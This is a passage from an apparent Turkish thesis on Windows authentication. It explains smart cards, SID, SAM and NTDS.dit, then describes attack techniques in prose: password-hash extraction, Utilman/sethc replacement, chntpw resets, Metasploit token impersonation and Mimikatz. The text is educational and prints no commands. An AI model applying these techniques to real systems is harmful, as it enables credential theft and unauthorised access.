"Sahip olunan bir şey" (something have) kimlik doğrulama kapsamına giren akıllı kartlar, kimlik doğrulamanın yanında aynı zamanda yetkilendirme ve veri şifrelemede kullanılan güvenlik araçlarıdır. Akıllı kartlarda iki tür sertifika bulunur, bu sertifikalar; özel (private) ve açık (public) anahtar olmak üzere istemciye aittir. İmzalama işleminde özel anahtar kullanılır. Özel anahtar olduğundan özellikle sayısal imzlama da inkâr edememezliği sağlar. Dolayısı ile bu anahtarın güvende tutulup bir başkasının eline geçmemesi için korunmalıdır. Bu yüzden özel güvenlik önlemleri alınmaktadır. Ayrıca akıllı kartlar üzerine yapılan Sızma Testi uygulamalarında PIN ve özel anahtara yetkisiz erişim denemeleri yapılmaktadır.

İstemci sertifikası belli bir otorite tarafından imzlanıp bu ve bu güvenlikteki sertifikalar etki alanı denetleyici üzerinde logları tutulmaktadır. Uygunluğunun kabul edilmesi için sertifikanın otoritelerinden birisi tarafından imzalanması (Authority Issuer) gerekmektedir. İstemci sertifikasının içerisinde genel olarak bulunan bilgiler; etki alanı bilgisi, istemcinin kullanıcı adı, sertifikanın geçerlilik tarihi, genel anahtarı ve şifreleme algoritmasıdır. Örneğin bir bilgi, istemcinin açık anahtarı ile şifrelenirse bu bilgi ancak istemcinin özel anahtarı ile açılabilir. Başka bir anahtar ile açılması mümkün görülmemektedir [5].

1.1.5.1 Akıllı Kart Kimlik Doğrulama Adımları

Akıllı kart ile kimlik doğrulama 6 adımda gerçekleşir. Şekil 1.8 üzerinde görüldüğü gibidir.



Şekil 1.8: Akıllı Kart Kimlik Doğrulama

Şekilde ki kimlik doğrulama adım adım aşağıdaki gibi özetlenebilir;

1. İstemci ilk olarak akıllı kart ile oturum açmak için pin kodunu girer. Eğer PIN doğru ise bu durumda akıllı karttaki sertifika okunabilir hale gelir ve işletim sistemi sertifikanın geçerli olup olmadığına bakar. Bu işlemler gerçekleştikten sonra akıllı kart sorun görmediğinde kimlik doğrulamayı yapar. Ancak bu durumda işletim sistemi erişim haklarını gerçekleştirmez. Çünkü erişim haklarının gerçekleşmesi için DC'nin istemciyi doğrulaması gerekmektedir. DC doğrulama işlemini gerçekleştirdikten sonra jeton elde edilerek erişim hakları yetkiler çerçevesinde gerçekleşir.

2. Akıllı kart üzerinden pin doğrulaması yapılan domainde ki bir istemci DC'ye göndermek üzere kullanıcı adını, sertifikasının kopyasını ve zaman damgalı paket hazırlayıp akıllı kartta bulunan özel anahtar ile şifreleyip KDC'ye gönderir.

3. Etki alanındaki istemciden gelen bu paketi KDC alır ve açık anahtarının geçerliliğini kontrol eder.

4. KDC'nin kontrolü sonucunda sertifikanın geçerliliği devam ediyorsa, KDC'nin aynı zamanda üzerinde tuttuğu kullanıcı bilgilerine göre Authentication Server (AS) tarafından bir bilet (TGT) oluşturulur. KDC istemcinin genel anahtarı ile şifrelenmiş oturum anahtarını ve oturum anahtarı ile şifrelenmiş TGT'yi istemciye gönderir. Bu işlemden sonra yine KDC oturum anahtarını ve TGT'yi kendi özel anahtarını

kullanıp imzalayarak yeni bir paket oluşturur. Yapılan işlemlere bakılarak istemci ile KDC arasında ki kimlik doğrulamada kullanılan oturum anahtarı Kerberos' ta istemcinin parolasının özeti ile şifrelenirken akıllı kartlarda ise istemcinin açık anahtarı ile şifrelenmektedir. Bu durum sonucunda akıllı kartı olan bir kullanıcının oturum anahtarı elde edilebilir.

5. KDC'den istemciye gönderilen paketi istemci alır ve oturum açmak istediği bilgisayara Kerberos protokolünü kullanarak gönderir.

6. İstemci KDC'ye ait açık anahtarı ile gelen bu paketi doğrular. Önce paketi deşifre ederek oturum anahatarını sonrada TGT'yi elde eder. Dolayısı ile istemci oturum açtığı bilgisayarın etki alanında kullanacağı oturum anahatarı ve ön bilet olan TGT'yi elde etmiş olur [5].

1.1.5.2 Akıllı Kart Zayıf Yönleri

Akıllı kart ile kimlik doğrulamanın zayıf yönleri aşağıda ki gibi sıralanmıştır.

- Akıllı kartın sahip olduğu özel anahtar herhangi bir sebeple kaybolması yada ele geçirilmesi akıllı kartın kimlik doğrulamasını yanlış gerçekleştirir. Ancak bu duruma karşı aklıllı kartların özel güvenlik önlemleri mevcuttur.

- Akıllı kartlar donanım özellikli olduğundan belirli maliyetlere sahiptirler. Bu maliyetin sürdürülebilir bir tasarımla devam etmesi olanaksızdır. Çünkü akıllı kart algoritmasında yapılacak bir değişikliğin bütün donanıma yansıma ihtimali mevcuttur.

- Akıllı kartlarda kimlik doğrulama adımları anlatılırken TGT bilgisayar üzerinde saklanıldığı belirtilmişti. Bu durum Kerberos açıklıklarının akıllı kartlar için de geçerli olduğunu akla getirmektedir [5].

1.2 Önemli Windows Güvenlik Bileşenleri ve İşlemcileri

Windows işletim sistemi sunucularda etki alanı ile kullanıcıları bir araya getirerek SID değerlerleri ile birbirinden ayırır. SAT ise kullanıcı veya grupların yetkilerini barındırır.

SAM ve SYSTEM ise yerel kullanıcıların kimlik bilgilerini barındırırken NTDS.dit ise bir nevi active directory'nin veri tabanıdır. Konu alt başlıklar şeklinde aşağıda ki gibi açıklanmıştır.

1.2.1 Güvenlik Bileşenleri

Windows işletim sistemi sunucularda etki alanı ile kullanıcıları bir araya getirerek SID (Security Identifier) değerlerleri ile birbirinden ayrırır. SAT (Security Access Token) ise kullanıcı veya grupların yetkilerini barındırır. SAM ve SYSTEM ise yerel kullanıcıların kimlik bilgilerini barındırır. NTDS.dit ise bir nevi active directory'nin veri tabanıdır. Konu alt başlıklar şeklinde aşağıda ki gibi açıklanmıştır.

1.2.1.1 Windows Ortamında Etki Alanı (Domain)

Çeşitli sunucu-işletim sistemlerinin altında aynı isim ile bir araya getirilen, cihazların bütün SID değerlerini bir arada tutan, merkezi olarak yönetilen ve network iletişim yeteneği olan nesnelerin oluşturduğu bir yapıdır. Bu nesneler dışardan herhangi bir yetkiye sahip değiller. Herhangi bir güvenlik ayarlarını dışarıdan alamazlar. Bu ayarlar ve yetkiler bulundukları etki alanı çerçevesindedir.

Çalışma grupları ile değerlendirildiğinde en öne çıkan özelliği güvenliktir. Katılabilmek için bilgisayar ayarlarından üyelik kısmından ilgili etki alanının ismi yazılarak dahil olunur. Ancak bir yöneticinin onay vermesi gerekmektedir.

Aynı güvenlik ayarlarının geçerli olduğu üyeler arası yetkiler dağıtılabildiği için Microsoft bundan dolayı etki alanına güvenlik sınırı (security boundary) demiştir. Etki alanının dışında ki bir bilgisayar etki alanına üye olmadıkça etki alanın kapsamından yararlanamaz. Aynı şekilde etki alanı içinde olan bir bilgisayar dışarıdaki başka bir ağdan veya yapıdan yetki veya ayar değişimine gidemez.

Etki alanı kendi başına bırakılamayacağından etki alanını yöneten yönetici veya yönetici grupları mevcuttur. Yönetmedeki görevleri; etki alanına bilgisayar ekleme çıkarma, kullanıcı oluşturma ve silme, kullanıcıdan yetki alma veya vermektir. Bu görev veya işlemleri Etki alanı denetleyicileri (DC) tarafından gerçekleştirilir. Bu denetleyiciler, etki

alanında ki bütün nesnelerin bilgilerini barındıklarından dolayı ortak bir veritabanı görevi görmekteler. Bu kadar nesneyi bir arada tuttuklarından dolayı merkezi bir yapıları mevcut olup bu merkezi yapıdan kendisi üzerinde bulunan bütün nesnelerin yönetimi de çok kolay olmaktadır [5].

1.2.1.2 Windows Ortamında Çalışma Grupları (Workgroups)

Workgroups olarak adlandırılan çalışma grupları bağımsız bilgisayarların bir arada oluşturdukları bir ağ yapısıdır. Bağımsız olunduğundan her bilgisayarın kendi yerel yönetici, kullanıcıları ve grupları mevcuttur. Bundan dolayı her bir bilgisayarın kendisine ait kullanıcı ve gruplarının mevcut olduğu veritabanı vardır. Ortak etki alanları olmadığından veya herhangi bir bilgisayarda Etki Alanı Denetleyicisi bulunmadığından merkezi bir yapıları yoktur. Bundan dolayı bir bilgisayarın kullanıcısı veya grubu başka bir bilgisayarın veritabanında bulunmaz, paylaşımlar kullanıcı bazlı olamaz, ayrı makinalarda aynı isimde kullanıcı bulunsa dahi aynı SID değerine sahip değildirler.

Çalışma gruplarında kendi bilgisayarlarının yerel yöneticisi olduklarından bilgisayarlarında istediği değişikliği yapabilirler. Çalışma gruplarında genellikle sistem yöneticiliğini yapan bir kişi her bilgisayarda bir yönetici hesabı bulundurur. Güvenlik açısından her bir yönetici hesabının şifreleri farklı uygulanır. Bu durumda bir bilgisayar ele geçirildiğinde diğerlerine sıçrama zor olmaktadır.

Bir çalışma grubunda bilgisayar sayısı çoğaldıkça yönetim o kadar zorlaşır. Genelde bu sayı elli ile sınırlandırılır.

Sakıncalı yönleri ise; tamamen kontrol edilemediklerinden, rastgele program yüklemeleri, istedikleri sitelere girmeleri gibi kontrol edilemez bir yönü mevcuttur. Bu durumda kendisi ile birlikte bir takım sakıncaların doğmasına sebep olacaktır. Belli bir süre sonra bu durum yönetilemez hale gelmektedir [5].

1.2.1.3 Security Identifier (SID)

Security Identifier (SID), Windows işletim sistemlerinde bilgisayarlara, servislere veya güvenlik grubuna verilen eşsiz bir değerdir. Bütün Windows işletim sistemlerinde default olarak bulunan *Admin* veya *Guest* hesabı gibi genel kullanıcılar yada genel grupların

SID'leri tanımlıdır. İşletim sistemleri kullanıcıların isimlerini veya kullanıcı adları ile bilmezler. Tamamen SID numarası ile bilirler. Kulllanıcı silinip yeniden aynı isimle tanımlanırsa SID farklı olacaktır. Çünkü kullanıcı silindiğinde SID ile birlikte silinir. Bu yüzden aynı kullanıcı ilk önce ki SID'ı alamaz. SID'ler LSA tarafından oluşturulur, Kayıt defterinde saklanılır. SAM kadar güvenlidirler.

Örnek;

500 Administrator

501 Guest

512 Domain Admins

SID değeri gerçek yaşamla kıyaslandığında insanların T.C. numarası gibidir [6][5].

1.2.1.4 Security Access Token (SAT)

Genellikle Windows işletim sistemlerinde oturum açan kullanıcıyı tanımlamak, kullanıcı gruplarını ve haklarını belirlemek gibi görevleri yerine getirmede Security Access Token (SAT) kullanılır. Kimliği doğrulanan kullanıcı için bir jeton (token) oluşturup ve bu jetonun bir kopyasını kullanıcının çalıştıracağı işlemci ve iş parçacıklara (thread) ekler.

İşletim sistemindeki kullanıcı yetkilerinin durumu ve uygulanabilirliği hangi yetkide olduğu vs durumlar jeton içinde saklıdır. Herhangi bir kullanıcı işleminde kullanıcıya ait jetona bakılarak yetkileri doğrultusunda işlemin gerçekleşip gerçekleştirilmeyeceği belirlenir [5].

1.2.1.5 SAM/SYSTEM

SAM ve SYSTEM dosyaları %SystemRoot%\System32\Config dizinin altında bulunur. Windows işletim sistemlerinin yerel kullanıcı bilgilerinin saklı oldukları dosyalardır.

Kullanıcı hesaplarına ait bilgiler SAM (Security Account Manager) dosyasında tutulur. İşletim sistemi çalışıyor iken hiçbir şekilde bu dosyalara müdahale edilememektedir (Özellikle "Tehditler ve Saldırılar" bölümde anlatılan ataklar dışında). Çünkü Windows çalıştığı sürece bu dosyaları kendi kontrolünde tutar.

Bir çok verinin tutulduğu ve özellikle SAM dosyasında tutulan kullanıcı parolaların şifrelemesinde kullanılan SYKES dahil olmak üzere SYSTEM dosyalarında tutulur. SAM dosyasında parolalar özet olarak tutulur, güvenlik nedeni ile kesinlikle açık tutulmazlar. Özet olarak tutulan parolaların özetlemesinde işletim sisteminin versiyonuna bağlı olarak LM veya NTLM yada her ikisinin özeti ile özetlenir ve SYKES tarafından şifrelenerek SAM veritabanında tutulurlar.

SAM veritabanında default olarak *admin* ve *guest* kullanıcıları mevcuttur.

Yerel bilgisayarlar dışında etki alanı denetleyicilerinde de SAM veri tabanı mevcuttur. Bu veritabanında ise *Directory Services Restore* Mode'de kullanılan kullanıcıların bilgileri bulunmaktadır [5].

1.2.1.6 NTDS.dit

NTDS.dit Aktif Dizin'nin veritabanıdır. Aktif Dizin'de oluşturulan her bir obje (Etki alanı kullanıcı bilgileri, DNS kayıtları, Genel katalog vs) NTDS.dit'te kaydedilir. LDAP ile yapılan sorgulamalar Aktif Dizin tarafından oluşturulan objelerde arama yapar dolayısı ile bu objeler NTDS.dit'te olduğundan bu arama NTDS.dit üzerinde gerçekleşir.

1.2.1.7 SMB

SMB (Server Message Block) NETBIOS mimarisinde bir network protokolüdür. Sunucu iletimi bloğu anlamına gelmektedir. Network protokolü olarak sunucu ile istemci arasında iletişimi gerçekleştirir. Özellikle yapılan dizin paylaşımlarında; paralel ve seri port paylaşımlarında, bununla birlikte yazıcı ve yazıcı benzeri donanımlarda ağ bağlantılarının paylaşımlarında kullanılmaktadır. Ortaya çıkan güvenlik zafiyetlerinden dolayı SMB1, SMB2 ve SMB3 versiyonları çıkmıştırsamba1.

1.2.2 İşlemciler (Processes)

Windows işletim sistemlerinde kimlik doğrulama yapılırken çeşitli işlemciler, kullanıcı işlemlerinde görev yapmaktadır. Başlıca bu işlemciler aşağıda ki gibi verilmiştir.

1.2.2.1 Smss

SMSS %SystemRoot%\System32\smss.exe dizinin altında olup oturum yöneticisi olarak geçmektedir. Yönetici bilgisayarda oturum açtığında smss.exe oturum yöneticisi olarak açılır. Windows işletim sisteminin başlangıç işlemcisi olan smss.exe özet olarak; ilk önce iki farklı oturum oluştur, bu oturumlardan ilki oturum başlatmak için kullandığı wininit.exe, sonra oturumu açmak için kullandığı winlogon.exe'dir. Bu iki işlem koordineli olarak gerçekleştirilir. Ayrıca çevresel değişkenlerin oluşturulması, Regeditte bulunan *HKLM\System\CurrentControlSet\Control\Session Manager\SubSystems* alt sistemlerin ve crss.exe işlemcisininde başlatılması gibi temel görevleri varıdır. Gerçekleştirdiği diğer bir işlem ise *HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\autochk.exe* çalıştırmasıdır[9].

1.2.2.2 Winlogon

Winlogon.exe *windir%\System32* dizininin altında olup SYSTEM hakları ile çalışır. Kullanıcıların güvenli etkileşimlerini yönetme, oturum açma ve kapatma işlemlerinin gerçekleştirilmesi, Logon UI işlemcisini oluşturmak ve bu işlemci herhangi bir nedenden dolayı kapandığında tekrar başlatması, Lssas işlemcisinin çağrılarak kimlik doğrulama işleminin yapılması, oturum kilitleme, kapatma, şifre değiştirme, kilitli oturumun açılması gibi işlemlerin gerçekleştirilmesini koordine eder. Winlogon.exe tarafından gerçekleştirilen ve koordine edilen işlemlerin yetkisiz bir işlemcinin okumasını engeller [10].

1.2.2.3 Logon UI

Özet olarak işlemciler arası sorunları çözerek sorunsuz bir çalışma ortamı sağlar. Bununla birlikte başlıca görevi kimlik bilgi sağlayıcılarının (Credential Provider) yüklenmesini, oturum açma kapama işlemlerinde grafik arayüzünün getirilmesini sağlar. Winlogon.exe tarafından oluşturulan bir işlemcidir. Regeditteki etkin olan kimlik bilgi sağlayıcılarının listesini alır ve bu listede ki her bir sağlayıcıya winlogonun belirtitği arayüz grafik bileşenlerini verir. Örneğin; bu bileşenler buton, textbox, layer, vs olabilir [10].

1.2.2.4 Lsass

Kullanıcılar oturum açarlarken bu sırada kimlik bilgilerinin doğruluğunu kontrol eden ve doğrulayan işlemcidir. Yerel güvenlik ilkelerinin kullanıcılar üzerinde uygular, kullancının parola değiştirimesinde rol alır. Kullanıcıların yetkileri çerçevesinde kullanıcıya token oluşturur. Görevinden kaynaklı bir durum meydanda geldiğinde bu durumu olay günlüğüne (Event Viewer) yazan bir işlemcidir [11].


1.2.2.5 Csrss

%SystemRoot%\System32 dizinin altında bulunur ve SYSTEM yetkilerinde çalışır. Win32 konsolu ve Thread'lerin kontrolünü sağlar. Genellikle kullanıcı modunda gerçekleşen görevlerin, çekirdek moduna erişmesini engeller. Tek bir oturumu olduğundan dolayı sistemde Csrss.exe'nin çalışan başka bir işlemci mevcut ise muhtemelen zararlı yazılımdır. Windows İşletim sistemlerinin bir çok sürümünde kullanıldığından saldırganlar tarafından tercih edilen bir işlemcidir [9].

1.2.2.6 Credential UI

Credential UI Windows işletim sisteminde kimlik bilgilerinin yönetimini sağlar. Kullanıcı bilgilerini alır ve kimlik doğrulamak için karşılaştırma yapar. Örneğin; etki alanına dahil edilmiş bir bilgisayarı Etki Alanı Denetleyicisinde (DC) doğruluğunu kontrol eder. Bu kontrol esnasında kimlik doğrulaması için kontrolünü sağladığı argümanlar; parola, PIN, sertifika gibi kullanıcı kimliğinin ilişkilendirildiği dijital verilerdir [10].

Genel olarak çalışan işlemciler Şekil 1.9 üzerinde görüldüğü gibidir.



Şekil 1.9: Çalışan İşlemciler

Bölüm 2

Tehditler ve Saldırılar

2.1 Fiziksel Güvenliği Atlatma

Şirket ve kurumların, bilgisayar ve bilgisayar grubundaki donanımları, özellikle veri bakımından kritik önem derecesindedir. Windows işletim sistemleri ve etki alanının en başında gelen tehditlerinden biri fiziksel güvenliği atlatmadır.

Fiziksel güvenlik atlatılarak bilgisayarların disk sistemlerine veya veri depolama bölümlerine ulaşılabilmektedir. Fiziksel olarak ulaşılan bir bilgisayarın, işletim sistemine ulaşmak için birçok yöntem mevcuttur. USB veya CD-ROM'dan çalışan live işletim sistemi ile fiziksel güvenlik olarak atlatılan bilgisayarın işletim sisteminde gerekli değişiklikler sağlanarak istenilen sonuca ulaşılabilmektedir. Benzer yöntemle fiziksel olarak ulaşılan bilgisayarın, işletim sistemi yüklü diski disk port çoklayıcı(dock station) benzeri bir araçla, çalışan işletim sistemine takıldığında hedef işletim sistemine ulaşım sağlanır ve birkaç değişiklikle istenen sonuca ulaşılabilir.

Farklı bir yöntem olarak, işletim sistemi BIOS'tan boot kısmı şifrelenmemişse veya şifre atlatılabiliyorsa boot edilerek istenen sonuca ulaşılabilir. Bahsedilen bu durum detaylı olarak konu 2.1.1 ve şekil A.1 üzerinde anlatılmıştır.

Temel olarak aşağıdaki saldırı teknik ve yöntemler kullanılabilir.

2.1.1 Tak Çalıştır(Live CD)/USB Bellek ile Açma

Sanal makina dosyalarına ya da fiziksel olarak erişimi sağlanan işletim sistemleri içinde barındırılan dosya ve dizinlere Live CD ya da USB Bellek kullanılarak erişmek mümkündür. Bu işlemi gerçekleştirmek için işletim sisteminin yeniden başlatılması ya da kapalı iken açılması, sonrasında gerekiyorsa BIOS'tan Live CD ve USB Bellekten başlatma seçeneği aktive edilerek işletim sistemi dosyalarının bulunduğu saklama alanının (disk vs.) içeriğine erişim sağlanabilir. Saldırı detayları ekran çıktıları ile birlikte EK A.1 konusunda verilmiştir.

2.1.2 Parola Özetlerini İçeren Dosyalar ve Bu Özetleri Elde Etme

Windows işletim sistemlerinin SAM ve SYSTEM dosyalarında yerel kullanıcıların hesap bilgileri mevcuttur. Aynı şekilde sunucularda aktif dizinin veritabanı olan NTDS.dit dosyası etki alanı kullanıcılarının bilgilerini saklar. Windows işletim sistemli veya kullanıcı kaynaklı oluşan tehditler sonucu yapılan saldırılarda bu dosyalar ele geçirilerek kullanıcı hesap özetlerine ulaşılır. Bu dosyalar hakkında daha detaylı bilgi Konu 1.2.1'de yer almaktadır.

2.1.2.1 Samdump2 ve Bkhive Araçları ile Yerel Kullanıcı Parola Özetlerini Elde Etme

Fiziksel olarak ulaşılabilen bir bilgisayardan elde edilen 'SAM' ve 'SYSTEM' dosyalarından 'samdump2' ve 'bkhive' araçları ile yerel kullanıcıların parola özetleri elde edilebilemktedir. EK A.1 konusunda anlatıldığı üzere 'SAM' ve 'SYSTEM' dosyaları elde edilir. Saldırı detayları ekran çıktıları ile birlikte EK A.2 'de verilmiştir.

2.1.2.2 Ophcrack Aracı ile Yerel Kullanıcı Parola Özetlerini Elde Etme

Fiziksel olarak ulaşılabilen bir bilgisayardan elde edilen 'SAM' ve 'SYSTEM' dosyaları Ophcrack aracına verilerek yerel kullanıcıların parola özetleri elde edilebilmektedir. 'SAM' ve 'SYSTEM' dosyalarının nasıl elde edilebildiği EK A.1 'de verilmiştir. Bu dosyalar Ophcrack aracı kullanılarak içinde bulunan parola özetleri alınabilir. Saldırı detayları ekran çıktıları ile birlikte EK A.3'te verilmiştir.

2.1.2.3 Cain & Abel Aracı ile SAM ve SYSTEM Dosyalarından Yerel Kullanıcıların Parola Özetlerinin Elde Edilmesi

Fiziksel olarak erişim sağlanan Windows işletim sistemli bir bilgisayarın 'SAM' ve 'SYSTEM' dosyaları EK A.1'de kullanılan yöntemler ile elde edilir. Kaynak bilgisayarda 'Cain & Abel' aracı çalıştırılır ve dosyalar araca verilir. Araç bu dosyalardan hesap özetlerini okur ve çıktısını ekrana verir. Saldırı detayları ekran çıktıları ile birlikte EK A.4'te verilmiştir.

2.1.3 İşletim Sistemi Oturumuna / Komut Satırına Erişim

Fiziksel olarak ele geçirilen Windows işletim sistemli bir bilgisayar, EK A.5 veya EK A.6'da anlatılan benzer bir yöntem kullanılarak 'cmd' komut satırına ulaşılabilir. Erişim sağlanan komut satırı ile yetkili bir hesap oluşturulabilir veya elde edilebilmektedir. Ya da var olan yetkili hesabın parolası EK A.7'de anlatıldığı yöntemler ile sıfırlanarak hesap elde edilmeye çalışılır. Bu işlemler işletim sistemli veya kullanıcı kaynaklı oluşan tehditler sonucu, yapılacak saldırılarla aşağıdaki gibi gerçekleştirilebilmektedir.

2.1.3.1 Windows'u Repair Modunda Başlatma

Windows işletim sistemli bilgisayar düzensiz çalıştırılarak repair modunda başlaması sağlanır. Açılırken gerekli yönergeler takip edilerek işletim sistemi dosyalarına ulaşılır. Daha sonra saldırı amacına yönelik işlemler gerçekleştirilir. Saldırı detayları ekran çıktıları ile birlikte EK A.5'te verilmiştir.

2.1.3.2 Utilman.exe ve Sethc.exe Kısayolların İstismarı

Windows işletim sistemine disk seviyesinde erişim sağladıktan sonra 'Utilman.exe' ve 'setch.exe' gibi Windows uygulamaları 'cmd.exe ile' değiştirilerek işletim sistemine erişim sağlanabilir. Erişim sağlanan komut sistemi ile yeni bir kullanıcı oluşturulur ve gerekli yetkiler verilerek işlem sonuçlanır. Saldırı detayları ekran çıktıları ile birlikte EK A.6'da verilmiştir.

2.1.3.3 Hirens Boot ile Parola Sıfırlama

Bilgisayarın BIOS ayarlarına erişim sağlandıktan sonra CD veya USB'den çalışacak şekilde ayarları yapılır. 'Live CD' ya da bu iş için özelleşmiş 'Hirens Boot' gibi araçlar kullanılarak bilgisayarın sabit disk içeriğine erişim sağlanabilir (disk şifreleme kullanılmamışsa). Erişilen disk üzerinden kullanıcının parolası değiştirilebilir. Saldırı detayları ekran çıktıları ile birlikte EK A.7'de verilmiştir.

2.1.3.4 CHNTPW ile Parola Sıfırlama

Bilgisayarın BIOS ayarlarına erişim sağlandıktan sonra CD veya USB'den çalışacak şekilde ayarları yapılır. Hedef bilgisayar sanal veya Kali işletim sistemi ('CHNTPW' yüklü Linux tabanlı herhangi bir işletim sistemi ile de işlem gerçekleştirilebilir.) çalışan CD üzerinden başlatılır ve disk içeriğine erişim sağlanır (disk şifreleme kullanılmamışsa). 'CHNTPW' aracı ile 'SAM' dosyası kullanılarak kullanıcı parolası sıfırlanabilir. Saldırı detayları ekran çıktıları ile birlikte EK A.8'de verilmiştir.

2.2 Çalışan Sistemde SAM/SYSTEM ve Hesap Özetlerinin Elde Edilmesi

Windows işletim sistemi 'SAM' ve 'SYSTEM' dosyaları üzerinden kimlik doğrulama yaptığından dolayı bu dosyalar genelde saldırganların hedefindedir. Bu dosylar veya içerisindeki özetler ele geçirildiğinde bu bilgilerle bilgisayarda erişim elde edilerek ağa yayılmaya çalışılır.

Windows işletim sistemli veya kullanıcı kaynaklı tehditler sonucu yapılan saldırılarda yerel yönetici hakları ile hesap özetlerini elde etme yöntemi, temel olarak aşağıdaki saldırı teknik ve yöntemler kullanılarak gerçekleştirilir.

2.2.1 Yerel Yönetici Hakları ile SAM ve SYSTEM Dosyalarının Elde Edilmesi

Windows işletim sistemli bir bilgisayarın oturumu ele geçirilip ve 'SAM' dosyası alınmak istendiğinde işletim sistemi izin vermemektedir. Ancak bu işlemi komut satırı aracılığıyla

kayıt defteri üzerinden alınabilir. Saldırı detayları ekran çıktıları ile birlikte EK B.1 konusunda verilmiştir.

2.2.2 Cain & Abel ile Yerel Hesaplara Ait Parola Özetlerinin Elde edilmesi

Windows işletim sistemli bir bilgisayarın oturumu ele geçirilip 'SAM' ve 'SYSTEM' dosyaları alınmak istendiğinde Windows işletim sistemi bu duruma izin vermemektedir. Ancak bu işlem 'Cain & Abel' aracı ile gerçekleştirilebilmektedir. Saldırı detayları ekran çıktıları ile birlikte EK B.2 konusunda verilmiştir.

2.2.3 Hashdump Modülü ile Parola Özetlerinin Elde Edilmesi

Konu 2.7 ve 2.9 üzerinde anlatılan saldırılarda sistem ele geçirildikten sonra EK C üzerinde yapılan saldırılar yöntemi ile gerekli haklar elde edilir. Bu haklar ile yetkili bir proses üzerinden 'hashdump' modülü çalıştırılarak yerel kullanıcılara ait hesap özetleri elde edilir. Saldırı detayları ekran çıktıları ile birlikte EK B.3 konusunda verilmiştir.

2.2.4 Hashdump Modülü ile Yerel Hesap Özetlerinin Elde Edilmesi

Konu 2.7 ve 2.9 üzerinde anlatılan saldırılarda sistem ele geçirildikten sonra EK C üzerinde yapılan saldırılar yöntemi ile gerekli haklar elde edilir. Bu haklar ile yetkili bir proses üzerinden hashdump modülünde iken 'hashdump' komutu verilerek yerel kullanıcılara ait hesap özetleri elde edilir. Saldırı detayları ekran çıktıları ile birlikte EK B.4 konusunda verilmiştir.

2.2.5 Smart_Hashdump Modülü ile Etki Alanı Üzerindeki Hesap Özetlerini Elde Etme

Konu 2.7 ve 2.9 üzerinde anlatılan saldırılarda sistem ele geçirildikten sonra EK C üzerinde yapılan saldırılar yöntemi ile gerekli haklar elde edilir. Bu haklar ile yetkili bir proses üzerinden 'smart_hashdump' modülü çalıştırılarak domain ve yerel kullanıcılara ait hesap özetleri elde edilir. Saldırı detayları ekran çıktıları ile birlikte EK B.5 konusunda verilmiştir.

2.3 RAM Üzerinde Kayıtlı Jetonları Elde Etme

Windows işletim sistemi veya kullanıcı kaynaklı tehditler sonucu yapılan saldırılarda ulaşılmış bir bilgisayarda bulunan tüm jetonlar listelenerek önemli bir hesaba ait ('Domain Admin' üyeleri gibi) jeton bulunmaya çalışılır. Eğer çalışmalar sonucunda önemli bir hesap elde edilirse 'Meterpreter'da 'steal_token', 'migrate' veya 'incognito' eklentisi kullanılarak ilgili hesap kimliğine bürünülebilir.

RAM üzerinde kayıtlı jetonları elde etme konusunda temel olarak aşağıdaki saldırı teknik ve yöntemleri kullanılabilir.

2.3.1 Steal_Token Modülü ile Başka Bir Hesabın Kimliğine Bürünme

Ulaşılması gereken herhangi bir dosya başka kullanıcının yetkisindedir. Bu dosyayı okumak ya da değişiklik yapabilmek için üzerinde yetkisi bulunan kullanıcının kimliğine bürünmek gerekir. Bu işlem için 'Metasploit' aracının 'steal_token' modülü ile ulaşılması gereken dosyaya erişim sağlanarak dosya üzerinde okuma yazma hakkı elde edilir. Saldırı detayları ekran çıktıları ile birlikte EK C.1 konusunda verilmiştir.

2.3.2 Migrate Modülü ile Başka Bir Hesabın Kimliğine Bürünme

Ulaşılması gereken herhangi bir dosya başka kullanıcının yetkisindedir. Bu dosyayı okumak ya da üzerinde değişiklik yapabilmek için dosya üzerinde yetkisi olan kullanıcının yetkisine bürünmek gerekir. Bu işlem 'Metasploit' aracının 'migrate' modülü ile gerçekleştirilebilir. Öncelikle yetkili kullanıcının prosesleri listelenir. Listelenen proseslerden yetkili kullanıcıya ait uygun bir proses seçilir ve 'migrate' modülü ile prosese girilir. İşlem sonucunda ulaşılması gereken dosyaya erişim sağlanarak dosya üzerinde okuma yazma hakkı elde edilir. Saldırı detayları ekran çıktıları ile birlikte EK C.2 konusunda verilmiştir.

2.3.3 İncognito Modülü ile Başka Bir Hesabın Kimliğine Bürünme

Başka kullanıcının yetkisinde olan bir dosyaya erişim sağlanarak okuma yazma hakkı elde edilecektir. Dosyaya erişilerek okuma yada üzerinde değişiklik yapabilmek için yetkili olan kullanıcının kimliğine bürünmek gerekir. Bu işlem 'Metasploit' aracının 'incognito'

modülü ile yapılabilir. Sistem zafiyetinden faydalanarak 'Metasploit' ile sisteme erişim sağlanır. Sonra yetkili kullanıcının prosesleri ve jetonları listelenir. Listelenen jetonlardan yetkili kullanıcıya ait olan jeton 'incognito' modülü ile kullanılarak ilgili dosyada okuma yazma hakkı elde edilir. Saldırı detayları ekran çıktıları ile birlikte EK C.3 konusunda verilmiştir.

2.4 RAM Üzerindeki Kayıtlı Parolaları Elde Etme

Windows işletim sistemi veya kullanıcı kaynaklı oluşan tehditlere yapılan saldırılarda; yetkili erişim sağlandıktan sonraki adımlardan birisi bellek üzerinden parolaların açık halde elde edilmesi adımıdır. Bu adımı gerçekleştirmek için 'Mimikatz' ve 'WCE' araçları kullanılacaktır. Bu araçlara benzer işlemler yapan birçok araç mevcuttur.

